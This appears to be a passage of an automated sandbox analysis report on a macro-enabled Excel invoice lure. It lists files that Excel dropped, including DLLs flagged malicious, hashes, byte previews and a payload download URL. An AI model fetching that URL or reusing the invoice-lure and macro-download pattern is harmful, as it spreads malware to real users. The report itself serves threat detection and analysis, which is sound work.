SSDEEP:	768:PqJOEsToMKj1c9VA711wqG99e7WhVEyIzQu18t:CJ6Kj1c9e711wqi9e8VHZD
MD5:	0A7945CBC0178E94E51FBFEB7E4B87EF
SHA1:	AD4DF936C9ABB4C956DF6FC37A6E3120A9E36603
SHA-256:	3DA4558EEA9D229912F46D1D14906CB9837436A76AB81AAF8DB44182C9148BE8
SHA-512:	4EB0B69BE8C99B127F7A9353FE757F64B61FE63E9A0D2570E586975B773A9760B10A322FE8A1B2149F49D8C5D2BC3D1F7110F86B994FD2AAEF967261065F3F25
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....+...o.{.o.{.o.{...x.b.{...~..{.....x.{..~.M.{.....{..x.y.{.....j.{.o.z.;.{..r.n.{..{.n.{....n.{..y.n.{.Richo.{.....PE..L.....]..... ..!.....t.....@.....d...4...P....P.....`...'..|...T.....@..... .....text....r.....t..... ..`.rdata...X.....Z...x.....@..@.data....[.....@....rsrc.....P.....@..@.reloc...'...`...(..... @..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\l3v7tq4[1].rar	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	856064
Entropy (8bit):	6.628843593684541
Encrypted:	false
SSDEEP:	12288:DIRKl993y8SebVD0DJZ58TCBjDGfYn+dcZGUgpsI9w3pYPuydt4We6NBexcpFqme:sRKE3eJDUJsTCZSfmUU+9Yz0Og
MD5:	4746FBED409F87EC6DDB6653CB4E201C
SHA1:	B8EE3F60F74553E44D42B0F47A0A4A55ED644C97
SHA-256:	864E95D36584E9DB7BCD7552272E446A4C7CBC6601DCD4F4A2687D96374B439B
SHA-512:	E6DEF1B637B3AEA0D0F4ED27ADD38E9330E15CDA1A38A1DD228799296497DDD0BF13F89022F0491FA98E735B5CCFF0F621429A7606D6C3ECB0F57372157B405C
Malicious:	**true**
IE Cache URL:	http://https://qsf.surfescape.net/l3v7tq4.rar
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....+...o.{.o.{.o.{...x.b.{...~..{.....x.{..~.M.{.....{..x.y.{.....j.{.o.z.;.{..r.n.{..{.n.{....n.{..y.n.{.Richo.{.....PE..L.....]..... ..!.....t.....@.....d...4...P....P.....`...'..|...T.....@..... .....text....r.....t..... ..`.rdata...X.....Z...x.....@..@.data....[.....@....rsrc.....P.....@..@.reloc...'...`...(..... .@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A64C1FA3.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1408
Entropy (8bit):	2.480393394045803
Encrypted:	false
SSDEEP:	12:YmOALmlzslqcuMap0bCvIEeQpN4lZsrBKlhuzK6ll6uatDUdG3tLMk+QCeJ1OcrI:Yf9s40bi34giukueDUdG3teh
MD5:	06CEB615EBA04193F1167A8E16D24D72
SHA1:	E3BEB08C64C56D72BD7E333EC25E7139A3639580
SHA-256:	A1D83B13577385965D59963AF5C15DECA6DE97AAA0C0C0446EBB4F46EE340309
SHA-512:	59F26C72A1124548CCB0C4598B709FD00E497F50EC181278B06EAC62EC19F943853142E596BE5A0136F524F9E13B05547B3648A2161E22D030D5B7128122EEC5
Malicious:	false
Preview:	....l..... EMF.....).....`...1.....|..F.....GDIC.....L.lQ.....iii.....-. .....-.....-.....-.....-.....!.....'.....-.....!.....$.....-.....'.....$..... -.....'.....!.....!.....'.....iii....%.....'.....%.....'..... ....%.....'.....%.....'.....%.....L...d.....!.....?.....?.....".....!.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B460DCA9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 200 x 254, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3002
Entropy (8bit):	7.906419168841271
Encrypted:	false
SSDEEP:	48:4MG29JWe/2RNqBIXXwVNLYkCdMSktTRjwDL/F2b73QXzHwdtNdgFBMn8mKL:4MGisWBuXcUkiH2KdMozQdtNd7wL

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B460DCA9.png	
MD5:	7E8C8DDAE452014B6DAE41F13E3945EF
SHA1:	D70ECBB146F1BF78DA70A3D387EB1CDAF480CF9C
SHA-256:	01C390937B5D91BC26ED089AB82DB7CC7B1CCDC712244F648EE1348FE15D0C46
SHA-512:	B12CB86CD9B1BA497ED5F1D283321505AF0708603B840D2B25357BBA8167209114CD72A1EE4F6D489EEF97039436117AEBEA1ABD5DF8AA395684DD0BFDF4931A
Malicious:	false
Preview:	.PNG.....IHDR.....H.....tEXtSoftware.Adobe ImageReadyq.e<....PLTE.....onp.....=o...8IDATx..]...0.....W..;..vL..u.W}... P?d...@.H.I .$.\|6.,...B...dO..>({..E .T..P.....O...~.....Y.....*\|.H....+u..\|A..n.rC....U.....\.....rm/.0]....).....f....iG..' ..(.}..,@.zD.bK..g.U.U..... ...."m".]g-"D..E.6.V.-R.H}{.\..7.....Q..6. .....Y..}g.Z...@D.O....v9. H....Y.;4.b9u.~.F.G...G..pm.....`...4..I.TM.(...GV....pr M.P...nl.....H..!..N.".....!. =.i...!..3;....<.,/H.....et...@.H.I .d` .yf.s.....-@X.`Bq...T]:..^...Q%...A$_....'..V.K$.....V .$-1....V)..Y ...8.J O.V!..*41..I....4^!qs...(..C..... .]T...sb..%..g..F ....Fw..-....y..P[C...C....'..[.5.7(...I.%z'.Vgev.g}[....yo.!L].....;-.Y.6...(.....@.7..0....d..GY..q....o..*..7r.q>=qH..^.....;..b....B... (.L].m...H...J"..hs.:R...F.^K...$...WI..'-.~..7..mDLD.*.....}..C.S.....}..lJ.H...\t..b..c.....y;.C]..[>...+I .$.$..r. L.-...@.H.a.S..OF.|4.;..cW...>...g....I./-

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DD638D48.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 247 x 76, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	1410
Entropy (8bit):	7.761009123150044
Encrypted:	false
SSDEEP:	24:bLdquwHt3Tm70jwSYpRqaTBIoY6lqSGbeRE2lCCqPtm69A3A9taREqVPNoLLk9:XMRhwSYWYioxRE2letP9A3AaVELk9
MD5:	766C3D5E7B46F9106C4199126F75F1D6
SHA1:	E3BE7D184728E7CAD36ABFD1CB8291DBBE2DDB92
SHA-256:	57ECD0C929D294F692E9EFE0BFDF14A047CBEA50994DA7BE0055023F13D516F2
SHA-512:	36185630CD8DCA8C1A77D0572576707F5A9493D8BF96CF8FEF38DA5BFF6D995466B17FC7CACD6A0A55241707B2B1B0473E552C596931724A0CE43AD7A635BDD
Malicious:	false
Preview:	.PNG.....IHDR.....L....._.....tEXtSoftware.Adobe ImageReadyq.e<....PLTE.....$bgk#.....}..q.8.....IDATx....*.....x...L...;...1.....,.r.-..r..R..[..{.&...RB/ K-...4S']q/...~A]F l..%....F....#e.....)A.z.k.\.....Y...k+.....z.@.I.e....7..M..B.=.....kX.V....WQ.y.;.....w..R\|.]..E...`.k..@cnh.[..D.X.;.v..(.PPmu...k..p..t...Ob..SW1...[.Tv.....^.tb...Fh..G..45^.r.....}s....\|... ..wqw..^&k.ws..7.9.....1>....o.W..=...rn7;.w.i.@...s.3/8h.A.fS.....X3.{~..O.n.:.7.#.$..t..)7...gss...C...!....E..:.b+3.[.....d.a.Ey....eY..Q.....F...nl}.8...\.%n.....L."o./}....B7oi.L..\ .?.....U-C....BM..`.z.z..XG..%6..kyW.KD.y..{.W.....A.a...CI...z..t.c.9...o..[.....MG....w..;.+.D.m...Y;.....n.M[.E.j..86'n\Rj.../.V.....2.O.6T...C.7.%.....p..tAU+...b&v..F7b....aH .B.....;Qf.....g...-q0...y..r..4.y.+.<.e.k..'.G...r.1[Q..1r.....SN.n2...%<.).. ^.....Cu.....|...K<.7j..Q..x.(.q.G.k..-.[....[^....F...xV...w..{9...X...W...M.r4..-.....r.

C:\Users\user\AppData\Local\Temp\561F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	51783
Entropy (8bit):	7.8028777584719435
Encrypted:	false
SSDEEP:	1536:X/kvxtnsJeoRJyX1LF1CgOQJCzN/XFqcvh:XcpB32KLFqQJCzNn
MD5:	32EF05AD85A38FACFA514BE77D73985F
SHA1:	E274BF14E01F0C655D048EB6DE0A0037832483AD
SHA-256:	8E88147160B0DF345E79E07628EF2A2A67270EB64AADDB8725EAEF8164F7236D
SHA-512:	CA5F3856857B56B0D6058A2824C8C45BF764C0FDDC4CD474C35C7CD0F1239DF20E63B126D4F4BA78BDA46C80D4E2429C2086D274E6CF96EDEA353D45DECC66B
Malicious:	false
Preview:	.VKo.0..W..@.V.M*UU.I.Mzl#%.z.....K.C...1l6..F.....a}.*.4.0:'..$..)..r...K..$>0]0i4.d..\m.Y..-.....~.....q.4N.....^.V.(7:..i..d....=..8.;..M...{Q*'.Z)8.h.6.8.IMY.....3o.....A..:....B.. <...VW'.BE.q~....D.i\..8...4...s.!.....w.....2..q\3...9..{..Gc..T9Q@r.\...n!m%}4n.5f.M..j..r.Y...b....p.....i7\..|F.....L..#.B..gD./|..O>..".....NEG3..>.%.W..'.S.....`..^..K...E..{z .....ft.....0.#.....Tb.A.!1Q..-.u.'.-!~..qcCDb..:X~6.ZOD.....3Ty.....q.....PK.....!...U.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\Cab290.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false

C:\Users\user\AppData\Local\Temp\Cab290.tmp	
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	241332
Entropy (8bit):	4.20675637693048
Encrypted:	false
SSDEEP:	1536:cGdLEQNSk8SCtKBX0Gpb2vxKHnVMOkOX0mRO/NIAIQK7viKAJYsA0ppDCLTfMRsi:cYNNSk8DtKBrpb2vxrOpprf/nVq
MD5:	12CE50A0903414B6DAD881529AC9527F
SHA1:	893F555E08DB39287D1418353954DAC578E16FAF
SHA-256:	068584F79F99C76B3B73E18EA25A5F0A0D4E56BE99D37D3A02361C9F5B2CBCAE
SHA-512:	5F007A0157B586CDDC2D1E9812B280717702A51A0F68C63BEA826625A34E79FA7275301F3EF5203E3256AECDB91C56E146194554B931BA57BD58757526511AD1
Malicious:	false
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....I.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..I ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,.,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... H...4.....x...I.....T..... ..P..... .....&!.....

C:\Users\user\AppData\Local\Temp\Tar2A1.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....201012214904Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0... +.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\kxwni.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	856064
Entropy (8bit):	6.628843593684541
Encrypted:	false
SSDEEP:	12288:DIRKl993y8SebVD0DJZ58TCBjDGfYn+dcZGUgpsl9w3pYPuydt4We6NBexcpFqme:sRKE3eJDUJsTCZSfmUU+9Yz0Og
MD5:	4746FBED409F87EC6DDB6653CB4E201C
SHA1:	B8EE3F60F74553E44D42B0F47A0A4A55ED644C97
SHA-256:	864E95D36584E9DB7BCD7552272E446A4C7CBC6601DCD4F4A2687D96374B439B
SHA-512:	E6DEF1B637B3AEA0D0F4ED27ADD38E9330E15CDA1A38A1DD228799296497DDD0BF13F89022F0491FA98E735B5CCFF0F621429A7606D6C3ECB0F57372157B405 C
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....+...o.{.o.{.o.{...x.b.{...~..{.....x.{..~.M.{.....{..x.y.{.....j.{.o.z.;.{..r.n.{..{.n. {....n.{..y.n.{.Richo.{.....PE..L.....]..... .....!.....t.....@.....d...4...P....P.....`...'..|...T.....@..... .....text....r.....t..... ..`.rdata...X.....Z...x.....@..@.data....[.....@....rsrc.....P.....@..@.reloc...'...`...(..... .@..B.....

C:\Users\user\AppData\Local\Temp\nnmumzom.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Temp\nnmumzom.dll	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	856064
Entropy (8bit):	6.628853255480928
Encrypted:	false
SSDEEP:	12288:LIRKl993y8SebVD0DJZ58TCBjDGfYn+dcZGUgpsl9w3pYPuydt4We6NBexcpFqmq:ERKE3eJDUJsTCZSfmUU+9Yz0Og
MD5:	B613AB3EEF642E50999219C6BC103C24
SHA1:	D2DF29F7ACFC78B500217AF07BC69B558E08D12E
SHA-256:	4BFDDDE9F8B6C92A2436385CEDF3F5ACF3A3284A22F40390A503DECAD56EECF9
SHA-512:	DC8B8909964B85799DA724B38A1D6A8EC96B64B3A8BB359B1647AF6B009A363A7343DDA93C44AF362D3476939A731FE7A333E07CB329D41E4E4095CB8D0B352
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 9%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....+...o.{.o.{.o.{...x.b.{...~..{.....x.{..~.M.{.....{..x.y.{.....j.{.o.z.;.{..r.n.{..{.n.{....n.{..y.n.{.Richo.{.....PE..L.....].....!.....t.....@.....d...4...P....P.....`...'..|...T.....@.....text....r.....t..... ..`.rdata...X.....Z...x.....@..@.data....[.....@....rsrc.....P.....@..@.reloc...'...`...(.....@..B.....

C:\Users\user\AppData\Local\Temp\sxzjqf.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	856064
Entropy (8bit):	6.628843593684541
Encrypted:	false
SSDEEP:	12288:DIRKl993y8SebVD0DJZ58TCBjDGfYn+dcZGUgpsl9w3pYPuydt4We6NBexcpFqme:sRKE3eJDUJsTCZSfmUU+9Yz0Og
MD5:	4746FBED409F87EC6DDB6653CB4E201C
SHA1:	B8EE3F60F74553E44D42B0F47A0A4A55ED644C97
SHA-256:	864E95D36584E9DB7BCD7552272E446A4C7CBC6601DCD4F4A2687D96374B439B
SHA-512:	E6DEF1B637B3AEA0D0F4ED27ADD38E9330E15CDA1A38A1DD228799296497DDD0BF13F89022F0491FA98E735B5CCFF0F621429A7606D6C3ECB0F57372157B40 C
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....+...o.{.o.{.o.{...x.b.{...~..{.....x.{..~.M.{.....{..x.y.{.....j.{.o.z.;.{..r.n.{..{.n.{....n.{..y.n.{.Richo.{.....PE..L.....].....!.....t.....@.....d...4...P....P.....`...'..|...T.....@.....text....r.....t..... ..`.rdata...X.....Z...x.....@..@.data....[.....@....rsrc.....P.....@..@.reloc...'...`...(.....@..B.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\1_Total New Invoices-Thursday January 21_2021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Thu Jan 21 23:03:04 2021, atime=Thu Jan 21 23:03:08 2021, length=51781, window=hide
Category:	dropped
Size (bytes):	2388
Entropy (8bit):	4.58939303919126
Encrypted:	false
SSDEEP:	48:8E/XT0jFzSit6C7dqYitM+Qh2E/XT0jFzSit6C7dqYitM+Q/:8E/XojFzSetdFeM+Qh2E/XojFzSetdF3
MD5:	FEFCBF36C1DFE519C45CFEDA4FC5AC99
SHA1:	D238FB9334AC8B45E0EA60B70D7FA955F8E8621B
SHA-256:	0AFB82F1D6FC4307FB3A61F4C04FD5601E393E317E3AFB6B7DF0E8375E6F47EC
SHA-512:	6074C94D6DCC4B345FAE85F178370042DC068B7281274A94366BB41B6D12A092736969AC7B7F57B1DF2E15B3EB328938865FDC9BFB533EC0E18438625C91ABB
Malicious:	false
Preview:	L.....F.... ....I..{..p...Q.....:.Q...E.....P.O. .:i.....+00../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2....6RT. .1_TOTA~1.XLS.....Q.y.Q.y*...8.....1._.T.o.t.a.l. .N.e.w. .I.n.v.o.i.c.e.s.-.T.h.u.r.s.d.a.y. .J.a.n.u.a.r.y. .2.1._.2.0.2.1...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\061544\Users.user\Desktop\1_Total New Invoices-Thursday January 21_2021.xlsm.I.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.1._.T.o.t.a.l. .N.e.w. .I.n.v.o.i.c.e.s.-.T.h.u.r.s.d.a.y. .J.a.n.u.a.r.y. .2.1._.2.0.2.1...x.l.s.m.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Thu Jan 21 23:03:04 2021, atime=Thu Jan 21 23:03:04 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.459646821678823
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
SSDEEP:	12:85Q7QXfVCLgXg/XAlCPCHaXtB8XzB/IGUX+Wnicvb7jLbDtZ3YilMMEpxRljK8Cs:85zU/XTd6jcYefbDv3q+rNru/
MD5:	AEE70929E31AB37A254C87326A7D0D3E
SHA1:	41D2F56B766B0A2BAA1F561F20FE4494CD70C389
SHA-256:	E6B5213E4AF12E194107E0EFCA3863000D013FA579A65F119D22AE35E322A796
SHA-512:	D4C430AEA2E8C46AF9EBC2D08C9B2B025E693277EF2D3F397B0234FCD6942A8AF8416B0D0110CA0FB44819FD13CCE86A77B8FC88F4F5C11DDCA614FEAA201A06
Malicious:	false
Preview:	L.....F.....7G..p...Q...p...Q.... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....6Rc...Desktop.d.....QK.X6Rc.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\061544\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....061544.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	190
Entropy (8bit):	5.035278798464317
Encrypted:	false
SSDEEP:	3:oyBVomxWSdFoHJUTRMFbsp6lhFoHJUTRMFbsp6lmxWSdFoHJUTRMFbsp6lv:djBFoHJqMDrFoHJqMDUFoHJqMD1
MD5:	A187ABF37658D31C9E15AC193D5FAF74
SHA1:	8C6073CAD73B282337A4A21B4D44F253A32BD1A4
SHA-256:	0C441D01B50C425D018E61E0DB13312E80330A56E3EB05B864C1515A775EF088
SHA-512:	7113994CF9AF9316400829AD07DA6C25BDF915F8335942C15A09E77DC4737CE400D416B3084BC04D5DF080150FA5CB8663D14C4C3CC7350929BDBD6A0A4BD38
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..1_Total New Invoices-Thursday January 21_2021.LNK=0..1_Total New Invoices-Thursday January 21_2021.LNK=0..[misc]..1_Total New Invoices-Thursday January 21_2021.LNK=0..

C:\Users\user\Desktop\863F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	51781
Entropy (8bit):	7.800567178657162
Encrypted:	false
SSDEEP:	768:X/Tu5G0cSBNdXT5H5W3FPbNmoWTXZJ8E5xc0/SWNFXqcjWC9:X/Tu5zcS1R0PmoWTXZJBzN/XNqcJ9
MD5:	6C7B9B542ACB8B0B8AAFE9E97493588C
SHA1:	9979EEB156ED95B8006470CABB2561A8DC9306A7
SHA-256:	ED7BE241973548AF186EA6D353EFE5A01C9F2631AF0BDB117C2259A282E70A4C
SHA-512:	79FA3D7FC76D9F1A87D6C471FECAE7496BAF33BA09FC3D899BDBA55A5E2AAB8E7C383B6F1930EFADFE453FCDA7531F1C809B04126C987F44BDDA7B9867BE08B7
Malicious:	false
Preview:	.VKo.0..W..@.V.M*UU.I.Mzl#%.z.....K.C...1l6..F.....a}.*.4.0:'..$..)..r...K..$>0]0i4.d..\m.Y..-.....~.....q.4N.....^.V.(7:..i..d....=..8.;..M...{Q*'.Z)8.h.6.8.IMY.....3o.....A..:....B..<...VW'.BE.q~....D.i\..8...4...s.!.....w.....2..q\3...9..{..Gc..T9Q@r.\...n!m%}4n.5f.M..j..r.Y...b....p.....i7\..|F.....L..#.B..gD./|..O>..".....NEG3..>.%.W..'.S.....`..^..K...E..{z.....ft.....0.#.....Tb.A.!1Q..-.u.'.-!~..qcCDb..:X~6.ZOD.....3Ty.....q.....PK.....!...U.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$1_Total New Invoices-Thursday January 21_2021.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.638654402267145
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	1_Total New Invoices-Thursday January 21_2021.xlsm
File size:	34299
MD5:	a52a88ae97dd408d38d98c9aa7f81142
SHA1:	234b65bc42a077c98c61a8eb4870d41e0039013e
SHA256:	c7e6848fd63681514d6dad3032e358a257dde3aa1cd3b349306283356bca2608
SHA512:	5e613f1db0e10dbdb14bc3b0f8ef7816f27a5de9f8fbb63c698e18695d0f6c7872c1e958aa122342b0cdd8d0dea70f1b23dae85ef9ae6ef893b69d30d903feab
SSDEEP:	384:h70vIUlM9z5B0QxAN57zJb3ke5QNt5Eil1LyGAEGibf8FMFHvVUkPnGq/g4jueSL:WQxENxzJb3e5bJ1bf8FmHvV3/Gq/g9ZL
File Content Preview:	PK.....!...?.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	2

OLE File "/opt/package/joesandbox/database/analysis/342716/sample/1_Total New Invoices-Thursday January 21_2021.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Subject:	by C.H. Robinson
Author:	
Last Saved By:	
Create Time:	2021-01-21T13:13:53Z
Last Saved Time:	2021-01-21T13:20:42Z
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false

Document Summary	
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Module1.bas, Stream Size: 5129

General	
Stream Path:	VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	5129
